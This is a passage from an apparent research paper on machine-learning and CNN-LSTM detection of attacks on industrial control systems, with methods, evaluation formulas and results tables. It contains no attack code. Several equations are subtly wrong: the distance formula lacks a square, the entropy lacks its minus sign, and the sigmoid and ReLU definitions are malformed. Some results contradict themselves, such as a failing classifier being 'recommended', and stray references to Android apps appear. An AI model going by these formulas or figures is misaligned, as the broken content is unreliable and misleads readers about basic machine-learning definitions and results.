$$\mathrm{E_i} = \sqrt{(\mathrm{c_1} - \mathrm{c_2}) + (\mathrm{d_1} - \mathrm{d_2})^2} \tag{2}$$

where c_1, c_2, d_1, and d_2 are the input data variables.

3.3.2. Decision Tree Algorithm

Classification and regression issues are frequently addressed using the ML technique's DT. A root node is at the top of a DT model and branches based on the data's core characteristic ICSs are at the bottom. The output of a feature is represented by a branch, while a child node represents the output of a category. Relying on sample training, one may learn the classification model using a classification DT, an example of supervised learning. Ultimately, the classification work is completed by the incoming data, which are evaluated by each node. ID3, C4.5, and CART are three forms of decision trees that may be categorized based on the parameters used to determine branch properties. ID3 implements a greedy algorithm and uses information entropy as a branch criterion [39]:

$$Entropy = (S) = \sum_{i=1}^{C} p_i \log_2 p_i \tag{3}$$

$$entropy\ (S\ |B) = \sum_{j=1}^{j} \frac{|s_i|}{|S_i|}\ entropy\ (S_i) \tag{4}$$

$$\text{Gain}\ (S\ |B) = entropy(S) - entropy(S\ |B) \tag{5}$$

where S is the training dataset, C is the class of dataset which is attacks and normal, P_i is the probability of the sample that indicates class C, S_i is the samples of subsets of the class in features B.

3.3.3. Logistic Regression Algorithm

When categorizing dependent categorical data, binary classification is commonly used [40]. There are several applications for this kind of guided learning. Based on the values of the dependent variables, the algorithms forecast the outcome. Logistic regression uses an S-shaped logistic curve to separate data points for the separation process. To predict classification probabilities, logistic regression is used to construct a decision border, which is known as drawing the logistic curve. Some people refer to the logistic function as a sigmoid function:

$$S(x) = \frac{1}{1 + e - x} \tag{6}$$

An integer is sent through the sigmoid function, which returns a 0–1 as the outcome of the operation. The sigmoid function returns the likelihood of categorization in each case. When $S(x)$ is less than 0.5, the data is classified as class A, and when $S(x)$ is more than 0.5, the data is classified as class B.

3.3.4. Linear Discriminant Analysis

When dealing with high-dimensional applications, the linear ML method known as linear discriminant analysis (LDA) comes in handy. It is used to model and convert data from a high-space dimension to a low-space dimension by categorizing the data into regular and harmful packets and transforming the data between the two groups [41].

3.4. Deep Learning Approach

A DNN is a well-known DL approach among scientists. The DNN topology consists of three layers: the input, the hidden, and the output layers, all of which are connected. There are no connections between any neurons in the layers above or below a layer, however, every neuron in a layer, above or below the layer, is connected to every other neuron. The efficiency of the network learning effect is increased by adding an activation function to the output of each layer of the network. Consequently, a DNN may be viewed as an enormous perceptron consisting of many perceptrons working together [42–45].

A CNN is an artificial neural network commonly used in a DL approach to identify and classify images and objects. The CNN structure comprises three layers: convolutional, pooling, and fully linked layers. In this structure, feature extraction and dimensionality reduction are accomplished using convolutional and pooling layers, respectively. Each layer is attached to the preceding layer after being folded and connected. The fundamental structure of the CNN model utilized to detect fraudulent Android apps is shown in Figure 4.




Figure 4. Structure of the CNN model based on ICS attack detection.

Long short-term memory (LSTM) is a recurrent neural network, although it performs far better in terms of memory than ordinary recurrent neural networks. LSTM performs significantly better when the learner has a firm comprehension of the patterns to be learned. LSTM and other neural networks differ because LSTM may have several hidden layers. As it progresses through each layer, valuable information is kept, and all irrelevant information is eliminated in each cell. An LSTM block building is shown in Figure 5. To control how much value is sent through the cell, each of the cell's input, forget, f_t, and output gates can be employed independently. The four LSTM block gates are as follows: cell state gate C_t, which remembers information over time; forget gate f_t; input gate i_t; and output gate o_t. The cell state gate C_t is responsible for remembering information over time. The activation functions for each gate are integrated into the gate layer. In addition to the three inputs, the LSTM block has three outputs: the cell state C_t, the previously concealed cell state h_t, and the current input X_t. The LSTM block contains three inputs and three outputs. It is possible to create the current output after the disguised state has been discovered. The following is a mathematical formulation for the LSTM unit, which is defined as follows:

$$f_t = \sigma\left(W_f \,.\, X_t + W_f.\, h_{t-1} + b_f\right) \tag{7}$$

$$i_t = \sigma(W_i.\, X_t + W_i \,.\, h_{t-1} + b_i) \tag{8}$$

$$S_t = \tan\mathrm{h}(W_c.\, X_t + W_c \,.\, h_{t-1} + b_c) \tag{9}$$

$$C_t = (i_t * S_t + f_t * S_{t-1}) \tag{10}$$

$$o_t = \sigma(W_o + X_t + W_o \,.\, h_{t-1} + V_o.C_t + b_o) \tag{11}$$

$$h_t = o_t + \tan\mathrm{h}(C_t) \tag{12}$$

The proposed CNN-LSTM model comprises two LSTM layers and four fully connected (FC) layers. It also has input and soft-max output layers, among other features. In addition, there are four convolutional layers and one pooling layer. The network architecture of the CNN-LSTM model in the proposed system is shown in Figure 6.




Figure 5. Structure of the LSTM technique.




Figure 6. The srchitectre of the CNN-LSTM model for detecting ICS attacks.

The suggested model directly incorporates the 1D ICS network data into the computation for the first time. The supplied data are in the following format, consisting of four features: (1) a convolutional layer extracts abstract characteristic from the raw ICS data using 512 1D convolutional kernels, each having a 5-by-1 shape, one stride in the conv layer1, and one stride in the conv layer2 (the first convolutional layer); (2) an activation layer with rectified linear units (ReLUs) follows the convolutional layer; this layer may introduce nonlinearity into the proposed model. The following is a mathematical formulation for the 1D convolutional operation, and the ReLU activation in the case of the ReLU is shown below:

$$y_j^l = \sigma\left(\sum_{i=1}^{N_{l-1}} conv\left(w_{i,j}^l, x_i^{l-1}\right)\right) + b_j^l \tag{13}$$

where $N_{\iota-1}$ is the number of the feature map; y_j^{ι} is the feature map of ICS data; $w_{i,j}^{\iota}$ is the convolutional kernel; b_j^{ι} is the bias of feature map.

The $\sigma()$ denotes the ReLU activation function, which we used to avoid the overfitting issue in the obtained data:

$$\sigma(x) = \begin{cases} 0, & x \leq 0 \\ x, & 0 > 0 \end{cases} \tag{14}$$

The convolution kernel was used to pass the training data into the max pool to extract significant features to improve the classification actuary. A function expression of the max pool is defined below:

$$Q_j = Max\left(P_j^0, P_j^1, P_j^2 P_j^3 \ldots . P_j^t\right), \tag{15}$$

where Q_j denotes the output from the max pool, and P_j^t is the feature map before max. The significant parameter indicator values of the proposed CNN-LSTM model are presented in Table 3.

Table 3. Parameter values of the proposed CNN-LSTM model.

#Parameters Indicators	#Values
Convolution kernel size	5
The size of max pooling	5
Drop out	0.50
The size of the FC layer	128
Activation function	ReLU
Optimizer	Adam
Epochs	20
Batch size	120

4. Experimental Analysis

In this section, we apply ML and DL algorithms to detect ICS cyberattacks. The effectiveness of each algorithm was tested using a well-known ICS IDS dataset. The questions for the proposed research are as follows:

How can ML and DL algorithms detect anomalies in an ICSs environment?

What are the appropriate algorithms for detecting ICSs attacks?

How can the developed, robustness, and efficiency models protect the ICSs system?

4.1. Splitting the Data

A validation method is essential for evaluating a system. In this study, we divided the data into training and testing the proposed system. Table 4 shows the split ICS dataset from artificial intelligence algorithms detecting intrusion.

Table 4. Volume of datasets.

Datasets	Total Volume	Training	Testing
ICSs	98,651	69,055	29,596

4.2. Experimental Environments

The proposed system was developed in a specific hardware and software environment because we knew the network data were very complex. The platform used to detect intrusion in Android applications is presented in Table 5.

Table 5. Environmental requirements of the proposed model.

Hardware	Software	Version
RAM size 8 GB	Python	3.6
Intel(R) Core(TM) i7	Panda	1.4.2
CPU 1.80 GHz	TensorFlow library	2.8.0
	Keras library	2.8.0
	Matplotlib	3.1
	NumPy library	1.11.0

4.3. Performance Measurements

In order to evaluate the high performance of the ICS security system, evaluation metrics were proposed such as mean square error (MSE), the Pearson's correlation coefficient (R), the root-mean-square error (RMSE), accuracy, precision, recall and F1 score,

$$MSE = \frac{1}{n} \sum_{i=1}^{n} \left(y_{i,exp} - y_{i,\ pred} \right)^2 \tag{16}$$

$$RMSE = \sqrt{\sum_{i=1}^{n} \frac{\left(y_{i,exp} - y_{i,pred} \right)^2}{n}} \tag{17}$$

$$R^2\ bn1 - \frac{\sum_{i=1}^{n} \left(y_{i,\ exp} - y_{i,\ pred} \right)^2}{\sum_{i=1}^{n} \left(y_{i,\ exp} - y_{avg,\ exp} \right)^2} \tag{18}$$

$$Accuracy = \frac{TP + TN}{TP + FP + FN + TN} \times 100\% \tag{19}$$

$$Recall = \frac{TP}{TP + FN} \times 100\% \tag{20}$$

$$Precision = \frac{TP}{TP + FP} \times 100\% \tag{21}$$

$$\text{Fscore} = \frac{2 * preision * \text{Sensitivity}}{preision + \text{Sensitivity}} \times 100\% \tag{22}$$

$$R\% = \frac{n\left(\sum_{i=1}^{n} y_{i,exp} \times y_{i,\ pred}\right) - \left(\sum_{i=1}^{n} y_{i,exp}\right)\left(\sum_{i=1}^{n} y_{i,\ pred}\right)}{\sqrt{\left[n\left(\sum_{i=1}^{n} y_{i,exp}\right)^2 - \left(\sum_{i=1}^{n} y_{i,exp}\right)^2\right]\left[n\left(\sum_{i=1}^{n} y_{i,pred}\right)^2 - \left(\sum_{i=1}^{n} y_{i,pred}\right)^2\right]}} \times 100 \tag{23}$$

where, the confusion metrics of ICS system such as true positive (TP), true negative (TN), false positive (FP), and false negative (FN) are used as parameters for examining the model, where $y_{i,exp}$ is ICSs input data and $y_{i,pred}$ is output of the developing ICS system.

4.4. Results

In this section, we present the results of the ML and DL approaches. The proposed system was tested in two stages: binary classification (normal and attacks) and multiclass classification in four classes (MITM attack, Telnet attack, Web-server access attack, and normal). The system was tested using real ICS network datasets, including different types of attacks.

4.4.1. Binary Classification Results

The proposed ML and DL algorithms were applied to test their effectiveness in binary classification. We classified the datasets as normal or attacks. ML algorithms, such as KNN, DT, and logistic function, were considered for classifying ICS attacks. Table 6 shows the results of these algorithms for detecting ICS attacks. Based on the empirical results, most of the algorithms achieved superior accuracy, but the KNN and DT algorithms both achieved an accuracy of 100%.

Table 6. Results of approaches in binary classification for detecting ICS attacks.

Algorithms	Classes	Accuracy (%)	Precision (%)	Recall (%)	F1 Score (%)
Logistic regression	Normal	99	98	100	99
	Attacks		100	99	99
KNN	Normal	100	100	100	100
	Attacks		100	100	100
Linear discriminant	Normal	99	98	99	99
	Attacks		100	99	99
Decision tree	Normal	100	100	100	100
	Attacks		100	100	100

The confusion matrix of the ML logistic regression, KNN, linear discriminant, and DT approaches are shown in Figure 7. The matrix reports the results of this algorithm using different metrics, such as false negatives, true positives, and true negatives. The binary classification is either normal or attacks (0, 1). The logistic regression results were 62.94%, classified as TP, where the TN was 36.18%, and the false-positive was 0.85%. The KNN and DT approaches showed the correct classification of 36.18 classified as TN and 63.80 classified as TP. The linear discriminant was 0.64% FP, 36% normal, and 63.15% attacks.




Figure 7. Confusion metrics of ML models: (**a**) logistic regression, (**b**) KNN, (**c**) LDA, and (**d**) DT.

Table 7 shows the results of the DL CNN-LSTM model for detecting and classifying ICS attacks using the binary dataset. The DL approach achieved an accuracy of 98.89%.

Table 7. Results of the DL CNN-LSTM model for detecting ICS attacks using binary classification.

Algorithms	Classes	Accuracy (%)	Precision (%)	Recall (%)	F1 Score (%)
CNN-LSTM	Normal	98.89	99.83	98.42	99.12
	Attacks		100	99	99

The performance of the CNN-LSTM model for predicting ICS attacks using binary classification is shown in Figure 8. The accuracy of the CNN-LSTM model in the training process was 99%, whereas the performance of the CNN-LSTM model for detecting ICS attacks as the validation step was 98.89%. The training model varied in each epoch. The validation loss of the CNN-LSTM model was 750–250.




Figure 8. Performance and loss accuracy of the CNN-LSTM model using the binary dataset. (**a**) model accuracy (**b**) model loss.

Figure 9 shows the confusion metrics of the CNN-LSTM model using binary classification. The CNN-LSTM model showed promising results; the percentage of the true negative was 36.11%, and the false-positive was 62.79%. The misclassification percentage of the CNN-LSTM model was 1.01%.

4.4.2. Results of Multiclass Classification

In this experiment, ML and DL approaches were examined using the multiclass classification dataset: MITM attack, web-server access attack, Telnet attack, and normal. Table 8 shows the results of the logistic regression algorithm to detect ICS attacks. The results of the logistic regression method were not satisfactory. The accuracy value in all classes was 30%. We recommend that this algorithm be used for detecting multiclass attacks on ICSs.

Table 8. Results of logistic regression using the multiclass classification dataset.

Attacks	Precision (%)	Recall (%)	F1 Score (%)
Normal	67	46	54
MITM attack	0.0	0.0	0.00
Web-server access attack	82	0.01	0.02
Telnet attack	0.00	0.00	0.00
Accuracy 30%			
Weighted average	60	30	35




Figure 9. Confusion metrics of the CNN-LSTM model using the binary dataset.

The detection results of the KNN algorithm for the multiclass classification on the ICS platform are presented in Table 9. Based on the confusion metric ICSs, the results were superior, with an accuracy of 100% for the KNN.

Table 9. Results of the KNN approach using the multiclass classification dataset.

Attacks	Precision (%)	Recall (%)	F1 Score (%)
Normal	100	100	100
MITM attack	100	100	100
Web-server access attack	100	100	100
Telnet attack	100	100	100
Accuracy 100%			
Weighted average	100	100	100

The results of the LDA model for detecting ICS attacks using multiclass classification datasets are shown in Table 10. The accuracy of the LDA model was 94.37%. The weighted averages of the precision, recall, and F1 scores were 95%, 94%, and 94%, respectively.

Table 10. Results of the LDA model using the multiclass classification dataset.

Attacks	Precision (%)	Recall (%)	F1 Score (%)
Normal	98	93	95
MITM attack	79	100	88
Web-server access attack	99	94	96
Telnet attack	0.00	0.00	0.00
Accuracy 94.37			
Weighted average	95	94	94

Table 11 shows the results of the DT algorithm, which achieved superior performance. The accuracy percentage of the DT in all classes was 100%. The weighted average performance of the DT was 100% for all classes.

Table 11. Results of the decision tree using the multiclass classification dataset.

Attacks	Precision (%)	Recall (%)	F1 Score (%)
Normal	100	100	100
MITM attack	100	100	100
Web-server access attack	100	100	100
Telnet attack	100	100	100
Accuracy 100%			
Weighted average	100	100	100

Figure 10 shows the confusion metric indicators such as actual negative false-positive rate, valid positive rate, and false negative. The logistic regression model results showed 26.36% correctly classified as normal, whereas the model scored 0.26% and was correctly classified as a Telnet attack. The false-positive rate was very high in the MITM attack at 14.74%, with 21.04% for the Web-server attack. The results of the KNN approach showed 63.84% detected as normal; the true positives were 14.74%, 21.31%, and 0.09% correctly classified as MITM attack, Web-server access attack, and Telnet attack, respectively. The misclassification (FP) was 0.00, demonstrating that the KNN algorithm was appropriate for detecting ICS attacks. The confusion metric results for the LDA model were 59.59% correctly classified as normal packets. In contrast, the true positive metrics showed 14.75% classified as MITM attack, 20.03% classified as Web-server attack, and 0.00 classified as Telnet attack. The false positives of the LDA model were slight at 0.01% uncorrected classified MITM attack, 1.28% uncorrected classified as Web-server attack, and 0.091% uncorrected classified as Telnet attack. The decision tree algorithm showed the same performance as the KNN algorithm, with 63.84% detected as normal. The true positives were 14.74%, 21.31%, and 0.09%, correctly classified as MITM attack, Web-server access attack, and Telnet attack, respectively.

A hybrid DL CNN-LSTM model is proposed to detect ICS cyberattacks. The performance of the DL CNN-LSTM classifier according to evaluation metrics such as accuracy, precision, recall, F-score, and classification performance was evaluated using the four classes, i.e., MITM attack, Web-server access attack, Telnet attack, and normal. The results of the CNN-LSTM model were compared with ML approaches. Table 12 shows the performance of the CNN-LSTM model using the multiclass classification dataset. The CNN-LSTM model achieved the highest accuracy, i.e., 98%. The weighted average performance of the CNN-LSTM model for all four classes was 98%.

Table 12. Results of the CNN-LSTM model using the multiclass classification dataset.

Attacks	Precision (%)	Recall (%)	F1 Score (%)
Normal	99	98	99
MITM attack	100	97	98
Web-server access attack	88	50	64
Telnet attack	92	99	96
Accuracy 98%			
Weighted average	98	98	98
Loss 0.076			




Figure 10. Confusion metrics of ML models using a multiclass classification dataset: (**a**) logistic regression; (**b**) KNN; (**c**) LDA; (**d**) DT.

Figure 11 shows the confusion metrics of the CNN-LSTM model for detecting anomalies in the ICS system. The graphical representation of the CNN-LSTM model shows that 14.06% (TN) was correctly classified as normal; 62% was correctly classified as MITM attacks, 0.04% was correctly classified as Telnet attacks, and 21.39% was correctly classified as Web-server access attacks. The false-positive rate was high at 0.05% on the Telnet attack. The false-negative rate was high at 0.13% with the normal.

The accuracy performance and loss of the CNN-LSTM model for detecting multiple classes are shown in Figure 12. The plot shows that the accuracy of training and volition increased from 88% to 98%, whereas the accuracy loss decreased from 0.30 to 0.10 in the testing phase with 20 epochs.

4.5. Sensitivity Analysis

A sensitivity analysis is an approach for measuring the influence of uncertainties of input data variables. Analyzing the input data is very useful for extracting patterns from a dataset. A sensitivity analysis determines the effects of fluctuations in network features with different attacks on the outputs or performance of a mathematical model or system. In other words, a sensitivity analysis may be used to assign changes in system outputs to distinct sources of uncertainty in system inputs, as opposed to a traditional approach. In this study, we determined that there was a strong association between input attributes and class membership using Pearson's correlation coefficient. Certain traits had strong connections (normal and MITM attacks, Web-server access attacks, and Telnet attacks).




Figure 11. Confusion metrics of the CNN-LSTM model using the multiclass classification dataset.

